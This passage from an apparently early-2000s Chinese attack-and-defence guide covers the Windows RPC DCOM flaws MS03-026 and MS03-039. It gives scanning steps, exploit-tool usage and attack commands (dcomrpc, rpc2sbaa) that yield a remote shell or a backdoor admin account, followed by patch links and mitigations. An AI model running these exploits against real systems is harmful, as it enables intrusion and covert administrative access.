


图1




图2

国产的几个知名扫描器由于其版本还没有及时更新不能检测到此漏洞，不过像X-Scan等扫描器提供了插件功能，用户只要自己加入新的插件也能探测到新的漏洞了，关于如何写X-Scan自己带有详细的说明，我们这里就不说了。把扫描DcomRpc漏洞的插件DComRpc.xpn（见光盘）拷贝到x-scan的plugin文件夹下，然后打开X-Scan，你会发觉其“扫描模块”中多了一个扫描选项“DcomRpc溢出漏洞，如图2，选上后然后就可以用它来检测网上的主机是否有DcomRpc溢出漏洞了，简单吧！回“扫描参数”中的填入IP地址开始扫描，不一会儿就出现了漏洞报告：“[192.168.0.2]：发现 DcomRpc溢出漏洞：目前windows版本中危害最大的DcomRpc漏洞”，如图3。




图3




图4

测试攻击：又到最精彩的地方了，让我们来试试这个漏洞的威力。这个漏洞的最初的溢出分析报告是安全焦点的高手flashsky公布的，现在网上已经有许多关于DcomRpc漏洞的溢出攻击工具，我们拿其中几个来进行测试攻击。

dcomrpc.exe是一个命令行下的溢出工具，它溢出后直接得到一个SHELL，不像有些反弹端口功能溢出工具的需要nc监听本地端口，当然溢出

后反向连接也不是全无好处，有些有防火墙过滤的主机就得靠它。dcomrpc.exe的用法是：

```
Usage:
dcomrpc -d <host> [options]
Options:
    -d:     Hostname to attack [Required]
    -t:     hostType [Default: 0]
    -r:     Return address [Default: Selected from target]
    -p:     Attack port [Default: 135]
    -l:     Bindshell port [Default: 666]
    Types:  0 [0x0018759f]: [Win2k]
            1 [0x0100139d]: [WinXP]
```

我们用它来对有DcomRpc漏洞的192.168.0.2主机进行测试。因为192.168.0.2主机是Win2000系统，所以我们这里全是默认设置，只要输入要攻击的主机地址就行。如果是Win XP就要设置-t：1了，别的攻击端口可以135、139、445、539这几个端口中选，前提是对方主机开了此端口，绑定Shell的端口可以随便选，打开CMD，输入：

```
d:\>dcomrpc -d 192.168.0.2
```

溢出需要几秒时间，这个程序还有一个好处，就是溢出后它会主动连接对方主机，我们连telnet都省了，如图4，溢出成功，得到shell！RPC Exploit GUI是图形界面的攻击工具。它将几款工具功能集于一身，它不但可以对2000/XP/2003主机进行RPCDCOM漏洞的溢出，而且它还提供FTP服务端和端口扫描器，使你溢出后能用FTP服务端上传文件，还可以选择溢出时连接的端口，图5。刚才我们对Win2000进行测试，现在我们用它来对WIN XP进行测试攻击，在“IP ADDRESS”中填入要攻击的地址，在“operating system”中选“Windows XP”，在“exploit port”中可以在135、139、445、539选一个，shell port和return address就默认不用改了，然后按“Exploit”按纽，接着就会弹出一个DOS窗口进行溢出攻击，溢出成功后系统也会自动连接到shell，如图6，呵呵，接着该做什么就不用罗嗦了吧。




图5




图6

LOOK 提示

在“冲击波”以前利用此漏洞攻击的成功率几乎是百分之百，但自从“冲击波”肆虐以来许多用户开始警觉而打了补丁，所以现在利用此漏洞溢出不成功是常有的事情。

解决方法：此漏洞是Windows系统有史以来最严重的安全漏洞，而且更麻烦你的是RPC服务是不能关闭的，因为许多常用的服务都是基于RPC服务的，所以不用关闭RPC服务的方法来消除漏洞。一般的解决方法是用防火墙过滤系统的服务端口，使不可信主机无法访问。在Windows系统中可以进行RPC调用的端口至少包括：

```
    135/TCP     epmap           DCE endpoint resolution
    135/UDP     epmap           DCE endpoint
```

resolution
139/TCP netbios-ssn
NETBIOS Session Service
139/UDP netbios-ssn
NETBIOS Session Service
445/TCP microsoft-ds Win2k+
Server Message Block
445/UDP microsoft-ds Win2k+
Server Message Block
593/TCP http-rpc-epmap HTTP
RPC Ep Map
593/UDP http-rpc-epmap HTTP
RPC Ep Map

所以应该对这些端口都进行过滤，这无疑比较麻烦，所以最快最好的方法建议大家赶快安装补丁，下载地址：

Windows 2000：

http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

Windows XP 32 bit Edition：

http://microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-9532-3DE40F69C074&displaylang=en

Windows XP 64 bit Edition：

http://microsoft.com/downloads/details.aspx?FamilyId=1B00F5DF-4A85-488F

-80E3-C347ADCC4DF1&displaylang=en

Windows Server 2003 32 bit Edition：

http://microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en

Windows Server 2003 64 bit Edition：

http://microsoft.com/downloads/details.aspx?FamilyId=2B566973-C3F0-4EC1

-995F-017E35692BC7&displaylang=en

16. DCOM long filename 堆溢出漏洞

此漏洞是一个新的RPC DCOM漏洞，不同于前面我们介绍的那个“冲击波”蠕虫病毒利用的MS-026安全公告公布的漏洞。它是今年在9月发现的又一个RPC DCOM接口新漏洞，微软MS03-039安全公告：RPC DCOM接口长文件名堆缓冲区溢出漏洞。黑客利用此漏洞也能远程溢出执行任意系统命令，所以也是一个大漏洞。

漏洞情况：由于Windows RPC DCOM接口对文件名长度缺乏检查，通过传递超长参数会导致发生基于堆的溢出，可能以系统权限执行任意代码。远程攻击者利用这些漏洞以本地系统权限在系统上执行任意操作 ，如安装程序、查看或更改、删除数据或创建系统管理员权限的帐户。

其溢出之所以能发生也是因为RPC DCOM接口，此接口处理由客户端机器发送给服务器的DCOM对象激活请求(如UNC路径)，攻击者都是通过向目标发送畸形RPC DCOM请求来发现溢出从而利用这些漏洞的。

攻击者可以通过 135(UDP/TCP)、137/UDP、138/UDP、139/TCP、445(UDP/TCP)、593/TCP端口进行攻击。对于启动了COM Internet服务和RPC over HTTP的用户来说，攻击者还可能通过80/TCP和443/TCP端口进行攻击。受此漏洞影响的系统包括所有没打过此漏洞补丁的：

- Microsoft Windows XP
- Microsoft Windows Terminal Services
- Microsoft Windows NT 4.0
- Microsoft Windows 2000
- Microsoft Windows 2003 Standard Edition

不受影响系统包括：

Microsoft Windows ME

Microsoft Windows 98

漏洞检测：此漏洞刚出不久，检测工具不是很多，不过“可爱“的微软公司到是推出了最新的扫描RPC DCOM漏洞修补情况的工具，呵呵，我们可以用它来帮我们检测主机是否存在这个漏洞。该工具在命令提下使用，包含了对MS03-039和MS03-026漏洞的检测。主程序是MSDcomScanner.exe，用法是：

```
Usage: MSDcomScanner [/?] [/i:input_file] [/l
[:log_file]] [/o:out_file]
                              [/r] [/t:timeout] [/v]
target ...
      Targets can take any of the following forms:
      a.b.c.d                 - IP address
      a.b.c.d-i.j.k.l         - IP address range
      a.b.c.d/mask            - IP address with CIDR
mask
      host                    - unqualified hostname
      host.domain.com         - fully-qualified domain
name
      localhost               - check local machine
```

如果我们现在要扫描192.168.0.1-192.168.0.254内的主机的Dcom漏洞情况，只要输入：**MSDcomScanner 192.168.0.1-192.168.0.254**就行，如果要把结果保存到指定文件中还可以加/o:参数。

扫描结果显示：“Checking 192.168.0.1 - 192.168.0.254,192.168.0.1: unpatched……”，如图1，发现一台没有打补丁的主机。




图1

测试攻击：发现漏洞主机后我们接着就可以使用溢出攻击工具来进行入侵了，现在网上已经出现了好几种DCOM长文件名堆缓溢出攻击工具，我们这里选用一个名为rpc2sbaa.exe溢出工具来入侵，因为它支持对win2000英文版和中文版进行溢出，由于这个漏洞是基于堆（heap）溢出的后构建shellcode是比较困难，所以用rpc2sbaa.exe进行溢出成功后会自动在目标机中执行一条命令：添加一个帐号IUSA，密码为k911的管理员帐户。用法是：

```
Usage:rpc2sbaa.exe Os targetip [method 0|1 ]
rpc2sbaa:exe 0 127.0.0.1
……
OStype:
Windows 2000 Sp3,SP4+ms-026(cn)-0
Windows 2000 SP4 +ms-026(en)-1
```




图2




图3

它可以进行溢出的版本是：Windows 2000 Sp3、SP4+ms-026补丁(中文)和Windows 2000 SP4 +ms-026补丁(英文)、我们用它来对刚才扫描到漏洞的主机进行入侵测试，所以打开CMD，输入：rpc2sbaa.exe 0 192.0.0.1 1，如图2，溢出成功：“overflow Success !……”。如果出现“Connect failed.Error:10049”这类提示那表示溢出失败!

这样溢出成功后，我们已经在目标主机上有了一个帐号IUSA，密码为k911管理员帐户，接着我们可以利用IPC连接，在cmd输入：**net use \\192.168.0.1\ipc$ "k911" /user:"iusa":D:\>net use \\192.168.0.1\ipc$ "k911" /user:"iusa"**，系统提示：命令成功完成，如图3，溢出成功。




图4

解决方法：我们一开始已经说了这个DCOM长文件名堆溢出漏洞与7月发现那个MS-026安全公告公布的漏洞是不同的，所以那个漏洞的补丁和Windows2000 SP4补丁都解决不了这个漏洞，必须安装微软发布9月中旬的针对这个DCOM长文件名堆溢出漏洞的补丁才行。下载地址：

Windows 2000：

http://www.microsoft.com/downloads/details.aspx?FamilyId=F4F66D56-E7CE-44C3-8B94-817EA8485DD1&displaylang=zh-cn

Windows 2000用户，建议先安装完Windows 2000 SP4之后再安装上述补丁.

Windows XP：

http://www.microsoft.com/downloads/details.aspx?FamilyId=5FA055AE-A1BA-4D4A-B424-95D32CFC8CBA&displaylang=zh-cn

Windows XP 64 bit Edition：

http://www.microsoft.com/downloads/details.aspx?FamilyId=50E4FB51-4E15-4A34-9DC3-7053EC206D65

Windows XP 64 bit Edition Version 2003：

http://www.microsoft.com/downloads/details.aspx?FamilyId=80AB25B3-E387-441F-9B6D-84106F66059B

Windows Server 2003：

http://www.microsoft.com/downloads/details.aspx?FamilyId=51184D09-4F7E-4F7B-87A4-C208E9BA4787&displaylang=zh-cn

Windows Server 2003 64 bit Edition：

http://www.microsoft.com/downloads/details.aspx?FamilyId=80AB25B3-E387-441F-9B6D-84106F66059B

如果是单机个人用户，可以考虑暂时禁用DCOM。打开“管理工具”→“组件服务”，在“控制台根目录”树的“组件服务”→“计算机”→“我的电脑”上单击右键，选“属性”，取“默认属性”页，取消“在此计算机上启用分布式COM"的复选框，如图4。不过用DCOM可能导致某些应用程序运行失败和系统运行异常，包括一些重要系统服务不能启动，这种解决方法只能暂时使用。

17、Messenger 远程溢出漏洞攻防

